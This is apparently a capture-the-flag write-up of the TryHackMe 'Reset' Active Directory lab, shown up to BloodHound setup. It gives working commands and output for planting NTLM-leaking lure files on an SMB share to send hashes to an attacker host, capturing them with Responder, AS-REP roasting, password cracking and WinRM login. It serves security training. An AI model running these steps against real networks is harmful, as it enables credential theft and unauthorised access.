Reset

Reset

https://tryhackme.com/room/resetui

bloodhound.py

ntlm

`rustscan -a 10.10.66.254 -- -Pn -sC -sV -A | tee scan.txt`

```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2024-01-27 16:47:40Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
464/tcp   open  kpasswd5?     syn-ack
593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: thm.corp0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
3389/tcp  open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM
|   NetBIOS_Domain_Name: THM
|   NetBIOS_Computer_Name: HAYSTACK
|   DNS_Domain_Name: thm.corp
|   DNS_Computer_Name: HayStack.thm.corp
|   DNS_Tree_Name: thm.corp
|   Product_Version: 10.0.17763
|_  System_Time: 2024-01-27T16:48:30+00:00
| ssl-cert: Subject: commonName=HayStack.thm.corp
| Issuer: commonName=HayStack.thm.corp
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-01-25T21:01:31
| Not valid after:  2024-07-26T21:01:31
| MD5:   1593b46f8770a73a9649f3ece9adc968
| SHA-1: 9d4545688ee52758e3cc26ffe0ca23db5ae6017e
| -----BEGIN CERTIFICATE-----
| MIIC5jCCAc6gAwIBAgIQYX4tgCrderNB4R+8ZsmEBTANBgkqhkiG9w0BAQsFADAc
| MRowGAYDVQQDExFIYXlTdGFjay50aG0uY29ycDAeFw0yNDAxMjUyMTAxMzFaFw0y
| NDA3MjYyMTAxMzFaMBwxGjAYBgNVBAMTEUhheVN0YWNrLnRobS5jb3JwMIIBIjAN
```

smb check

`smbclient --no-pass //thm.corp/Data`

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ smbclient --no-pass //thm.corp/Data
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 19 04:40:57 2023
  ..                                  D        0  Wed Jul 19 04:40:57 2023
  onboarding                          D        0  Sat Jan 27 12:23:58 2024

                7863807 blocks of size 4096. 2987558 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls -la
NT_STATUS_NO_SUCH_FILE listing \onboarding\-la
smb: \onboarding\> ls
  .                                   D        0  Sat Jan 27 12:24:28 2024
  ..                                  D        0  Sat Jan 27 12:24:28 2024
  10uwvdtk.ymy.txt                    A      521  Mon Aug 21 14:21:59 2023
  q0kphqu2.5fo.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  zncdklnr.3f2.pdf                    A  4700896  Mon Jul 17 04:11:53 2023

                7863807 blocks of size 4096. 2987558 blocks available
smb: \onboarding\>
```

cat 5cihq2gt.tb3.txt

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ ls
5cihq2gt.tb3.txt  k4tmckrb.n3y.pdf  scan.txt  zziq524j.ajj.pdf

┌──(kali㉿kali)-[~/THM/reset]
└─$ cat 5cihq2gt.tb3.txt
Subject: Welcome to Reset -+Dear <USER>,Welcome aboard! We are thrilled to have you join our team. As discussed during the hiring process, we are sending you the necessary login information
 to access your company account. Please keep this information confidential and do not share it with anyone.The initial passowrd is: ResetMe123!We are confident that you will contribute sign
ificantly to our continued success. We look forward to working with you and wish you the very best in your new role.Best regards,The Reset Team
```

But filenames change every munite(I beleive)

```
smb: \onboarding\> ls
  .                                   D        0  Tue Jan 30 15:16:41 2024
  ..                                  D        0  Tue Jan 30 15:16:41 2024
  2tbcrxyo.1ua.pdf                    A  4700896  Mon Jul 17 04:11:53 2023
  aom0gkeq.kzd.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  kr5d2odk.ffd.txt                    A      521  Mon Aug 21 14:21:59 2023

                7863807 blocks of size 4096. 3025305 blocks available
smb: \onboarding\>
```

```
                7863807 blocks of size 4096. 3025309 blocks available
smb: \> cd onboarding\
smb: \onboarding\> ls
  .                                   D        0  Tue Jan 30 15:16:41 2024
  ..                                  D        0  Tue Jan 30 15:16:41 2024
  2tbcrxyo.1ua.pdf                    A  4700896  Mon Jul 17 04:11:53 2023
  aom0gkeq.kzd.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  kr5d2odk.ffd.txt                    A      521  Mon Aug 21 14:21:59 2023

                7863807 blocks of size 4096. 3025305 blocks available
smb: \onboarding\> ls
  .                                   D        0  Tue Jan 30 15:18:41 2024
  ..                                  D        0  Tue Jan 30 15:18:41 2024
  2r03dzni.jpj.pdf                    A  3032659  Mon Jul 17 04:12:09 2023
  4o5spner.bcs.pdf                    A  4700896  Mon Jul 17 04:11:53 2023
  ut4wlhxi.1b5.txt                    A      521  Mon Aug 21 14:21:59 2023

                7863807 blocks of size 4096. 3025101 blocks available
```

Generate malicious files using script fro here:

https://github.com/Greenwolf/ntlm_theft

```
git clone https://github.com/Greenwolf/ntlm_theft.git
```

README GPL-3.0 license

ntlm_theft requires Python3 and xlsxwriter:

```
pip3 install xlsxwriter
```

Required Parameters

To start up the tool 4 parameters must be provided, an input format, the input file or folder and the basic running mode:

```
-g, --generate  : Choose to generate all files or a specific filetype
-s, --server    : The IP address of your SMB hash capture server (Responder, impacket ntlmrela
-f, --filename  : The base filename without extension, can be renamed later (eg: test, Board-Me
```

Example Runs

Here is an example of what a run looks like generating all files:

```
# python3 ntlm_theft.py -g all -s 127.0.0.1 -f test
Created: test/test.scf (BROWSE)
Created: test/test-(url).url (BROWSE)
Created: test/test-(icon).url (BROWSE)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
```

I need to install xlswriter library

`pip3 install xlsxwriter`

run script

`python3 ntlm_theft.py -g all -s 10.18.88.130 -f shell`

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ git clone https://github.com/Greenwolf/ntlm_theft.git
Cloning into 'ntlm_theft'...
remote: Enumerating objects: 119, done.
remote: Counting objects: 100% (12/12), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 119 (delta 3), reused 6 (delta 1), pack-reused 107
Receiving objects: 100% (119/119), 2.11 MiB | 1.05 MiB/s, done.
Resolving deltas: 100% (51/51), done.

┌──(kali㉿kali)-[~/THM/reset]
└─$ pip3 install xlsxwriter
Defaulting to user installation because normal site-packages is not writeable
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/sshuttle-1.1.1-py3.11.egg is depr
p for package installation..
Requirement already satisfied: xlsxwriter in /usr/lib/python3/dist-packages (3.0.2)

┌──(kali㉿kali)-[~/THM/reset]
└─$ cd ntlm_theft

┌──(kali㉿kali)-[~/THM/reset/ntlm_theft]
└─$ ls
docs  LICENSE  ntlm_theft.py  README.md  templates

┌──(kali㉿kali)-[~/THM/reset/ntlm_theft]
└─$ python3 ntlm_theft.py -g all -s 10.18.88.130 -f shell
Created: shell/shell.scf (BROWSE TO FOLDER)
Created: shell/shell-(url).url (BROWSE TO FOLDER)
Created: shell/shell-(icon).url (BROWSE TO FOLDER)
Created: shell/shell.lnk (BROWSE TO FOLDER)
Created: shell/shell.rtf (OPEN)
Created: shell/shell-(stylesheet).xml (OPEN)
Created: shell/shell-(fulldocx).xml (OPEN)
Created: shell/shell.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: shell/shell-(includepicture).docx (OPEN)
Created: shell/shell-(remotetemplate).docx (OPEN)
Created: shell/shell-(frameset).docx (OPEN)
Created: shell/shell-(externalcell).xlsx (OPEN)
Created: shell/shell.wax (OPEN)
```

capture hash

run responder

`sudo responder -I tun0`

In another terminal log into smb

`smbclient --no-pass //thm.corp/Data`

and put all files into onboard directory

`prompt false`

`mput *`

```
└─$ smbclient --no-pass //thm.corp/Data
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul 19 04:40:57 2023
  ..                                  D        0  Wed Jul 19 04:40:57 2023
  onboarding                          D        0  Tue Jan 30 15:34:42 2024

                7863807 blocks of size 4096. 3027120 blocks available
smb: \> cd onboarding\
smb: \onboarding\> prompt false

smb: \onboarding\> mput *
putting file shell-(fulldocx).xml as \onboarding\shell-(fulldocx).xml (45.4 kb/s) (average 37.0 kb/s)
putting file shell.application as \onboarding\shell.application (4.4 kb/s) (average 31.8 kb/s)
putting file shell-(url).url as \onboarding\shell-(url).url (0.2 kb/s) (average 28.4 kb/s)
putting file shell-(stylesheet).xml as \onboarding\shell-(stylesheet).xml (0.6 kb/s) (average 25.8 kb/s)
putting file shell-(remotetemplate).docx as \onboarding\shell-(remotetemplate).docx (93.3 kb/s) (average 31.7 kb/s)
putting file shell-(frameset).docx as \onboarding\shell-(frameset).docx (31.8 kb/s) (average 31.7 kb/s)
putting file shell.jnlp as \onboarding\shell.jnlp (0.8 kb/s) (average 29.6 kb/s)
putting file shell.scf as \onboarding\shell.scf (0.2 kb/s) (average 26.7 kb/s)
putting file shell.m3u as \onboarding\shell.m3u (0.1 kb/s) (average 24.7 kb/s)
putting file shell.rtf as \onboarding\shell.rtf (0.4 kb/s) (average 23.5 kb/s)
putting file shell.htm as \onboarding\shell.htm (0.3 kb/s) (average 22.2 kb/s)
putting file shell-(includepicture).docx as \onboarding\shell-(includepicture).docx (39.0 kb/s) (average 23.0 kb/s)
putting file shell.wax as \onboarding\shell.wax (0.2 kb/s) (average 22.0 kb/s)
putting file shell.pdf as \onboarding\shell.pdf (0.9 kb/s) (average 19.2 kb/s)
putting file desktop.ini as \onboarding\desktop.ini (0.2 kb/s) (average 18.4 kb/s)
putting file shell-(icon).url as \onboarding\shell-(icon).url (0.4 kb/s) (average 17.8 kb/s)
putting file zoom-attack-instructions.txt as \onboarding\zoom-attack-instructions.txt (0.4 kb/s) (average 17.2 kb/s)
putting file Autorun.inf as \onboarding\Autorun.inf (0.2 kb/s) (average 16.1 kb/s)
putting file shell-(externalcell).xlsx as \onboarding\shell-(externalcell).xlsx (16.9 kb/s) (average 16.1 kb/s)
putting file shell.asx as \onboarding\shell.asx (0.4 kb/s) (average 15.4 kb/s)
putting file shell.lnk as \onboarding\shell.lnk (8.0 kb/s) (average 15.2 kb/s)
smb: \onboarding\>
```

copy hash from responder

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.82.65
[SMB] NTLMv2-SSP Username : THM\AUTOMATE
[SMB] NTLMv2-SSP Hash     : AUTOMATE::THM:183f5a8dd193ec1f:9650735F74138EEF463E1F9EF2CDA952:0101000000000000806F23A49153DA014D170FF30707FDA0000000002000800590056004900330001001E00570049004E002D00480049004C004400410031003900430043005700420004003400570049004E002D00480049004C0044004100310039004300430057004200 2E00590056004900330002E004C004F00430041004C0003001400590056004900330002E004C004F00430041004C0005001400590056004900330002E004C004F00430041004C0007000800806F23A49153DA01060004000200000008003000300000000000000001000000002000008 2D570BEEF0A3BD3A029D764CF2CB02CC5692EAF2363CE4AEF20C96F4615FA160A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310038002E00380038002E003100330030000000000000000000
[*] Skipping previously captured hash for THM\AUTOMATE
[*] Skipping previously captured hash for THM\AUTOMATE
[*] Skipping previously captured hash for THM\AUTOMATE
```

`john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt`

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Passw0rd1        (AUTOMATE)
1g 0:00:00:00 DONE (2024-01-30 15:42) 8.333g/s 1894Kp/s 1894Kc/s 1894KC/s bossdog..920227
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

user flag

`evil-winrm -i thm.corp -u AUTOMATE -p Passw0rd1`

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ evil-winrm -i thm.corp -u AUTOMATE -p Passw0rd1

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\automate\Documents> dir
*Evil-WinRM* PS C:\Users\automate\Documents> cd ..
*Evil-WinRM* PS C:\Users\automate> cd Desktop
*Evil-WinRM* PS C:\Users\automate\Desktop> dir


    Directory: C:\Users\automate\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/21/2016   3:36 PM            527 EC2 Feedback.website
-a----        6/21/2016   3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----        6/16/2023   4:35 PM             31 user.txt


*Evil-WinRM* PS C:\Users\automate\Desktop> type user.txt
THM{AUTOMATION_WILL_REPLACE_US}
*Evil-WinRM* PS C:\Users\automate\Desktop>
```

privescalation

Using impaket script to define which users log in

with same group

`python3 GetNPUsers.py thm.corp/AUTOMATE`

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 GetNPUsers.py thm.corp/AUTOMATE
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
Name           MemberOf                                                  PasswordLastSet             LastLogon                   UAC
-------------  --------------------------------------------------------  --------------------------  --------------------------  --------
ERNESTO_SILVA  CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp  2023-07-18 12:21:44.224354  <never>                     0x410200
TABATHA_BRITT  CN=Gu-gerardway-distlist1,OU=AWS,OU=Stage,DC=thm,DC=corp  2023-08-21 16:32:59.571306  2023-08-21 16:32:05.792734  0x410200
LEANN_LONG     CN=CH-ecu-distlist1,OU=Groups,OU=OGC,OU=Stage,DC=thm,DC=corp  2023-07-18 12:21:44.161807  2023-06-16 08:16:11.147334  0x410200
```

One of this users have the same group password

`python3 GetNPUsers.py thm.corp/TABATHA_BRITT`

```
┌──(kali㉿kali)-[~/.local/bin]
└─$ python3 GetNPUsers.py thm.corp/TABATHA_BRITT
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Cannot authenticate TABATHA_BRITT, getting its TGT
$krb5asrep$23$TABATHA_BRITT@THM.CORP:5cad8e120c8a63ba83759910ec0eecaf$f5845488677eb967bf3ef4afebac14b4b1e23fdfcfd0ecc6222bba16ba0f25e64f1860884ea526ee65ffd6801e08596f304b338c038b649ca3a2b31
7922a57b5800b10bcd4772d8041d396be519c1061bbfaf2fbdb48f744cc33a7071a30ef473f1271096642599fd7b25601c2128718a38246260e10ec23fea0d536633545bcd5dd4ca51010a655dc67381609295e4169e0a22380e7d4a0313c
9b6466f0e61027becf0c5523af0ba04b97c6abea541be0e4ac6d4bc9eb21598c1f8e0c2a61e128b177b71ab246476f51181cf1977162b7f6d8b6600222825c5493b873df0919b5a10373
```

I steal his hash and crack

`john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt`

```
┌──(kali㉿kali)-[~/THM/reset]
└─$ john hash.txt --wordlist=/home/kali/Desktop/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
marlboro(1985)     ($krb5asrep$23$TABATHA_BRITT@THM.CORP)
1g 0:00:00:03 DONE (2024-02-01 11:28) 0.3246g/s 1871Kp/s 1871Kc/s 1871KC/s marlenne09..marlandivan
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Dump all his data remotely

using https://github.com/dirkjanm/BloodHound.py

`./bloodhound.py -d thm.corp -u TABATHA_BRITT -p 'marlboro(1985)' -ns 10.10.105.223 -c All`


```
┌──(kali㉿kali)-[~/THM/reset/BloodHound.py]
└─$ ./bloodhound.py -d thm.corp -u TABATHA_BRITT -p 'marlboro(1985)' -ns 10.10.105.223 -c All
INFO: Found AD domain: thm.corp
INFO: Getting TGT for user
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: haystack.thm.corp
INFO: Connecting to LDAP server: haystack.thm.corp
INFO: Found 42 users
INFO: Found 55 groups
INFO: Found 3 gpos
INFO: Found 222 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HayStack.thm.corp
INFO: Done in 00M 56S
```

`sudo neo4j console`


in another console `bloodhound`


Add all data to bloodhound

```
┌──(kali㉿kali)-[~]
└─$ sudo neo4j console
Directories in use:
home:         /usr/share/neo4j
config:       /usr/share/neo4j/conf
logs:         /etc/neo4j/logs
plugins:      /usr/share/neo4j/plugins
import:       /usr/share/neo4j/import
data:         /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
licenses:     /usr/share/neo4j/licenses
run:          /var/lib/neo4j/run
Starting Neo4j.
2024-02-01 16:53:51.276+0000 INFO  Starting...
2024-02-01 16:53:51.798+0000 INFO  This instance is ServerId{c6317ee3} (c6317ee3-40bb-4ffe-9d34-4b356178e174)
2024-02-01 16:53:52.981+0000 INFO  ======== Neo4j 4.4.16 ========
2024-02-01 16:53:54.239+0000 INFO  Performing postInitialization step for component 'security-users' with version 3 and status CURRENT
2024-02-01 16:53:54.239+0000 INFO  Updating the initial password in component 'security-users'
2024-02-01 16:53:55.764+0000 INFO  Bolt enabled on localhost:7687.
2024-02-01 16:53:56.786+0000 INFO  Remote interface available at http://localhost:7474/
2024-02-01 16:53:56.789+0000 INFO  id: 72922E4D4A46BC9AD7F34AF4E8CFBBF5929FC06528E10C5B2F49A1B06E969D3D
2024-02-01 16:53:56.790+0000 INFO  name: system
2024-02-01 16:53:56.790+0000 INFO  creationDate: 2023-09-14T13:33:22.88Z
2024-02-01 16:53:56.790+0000 INFO  Started.
2024-02-01 16:55:18.819+0000 WARN  The client is unauthorized due to authentication failure.
2024-02-01 16:55:22.690+0000 WARN  The client is unauthorized due to authentication failure.
2024-02-01 16:55:26.724+0000 WARN  The client is unauthorized due to authentication failure.
2024-02-01 16:55:28.266+0000 WARN  The client is unauthorized due to authentication failure.
2024-02-01 16:55:38.554+0000 WARN  The client is unauthorized due to authentication failure.
```



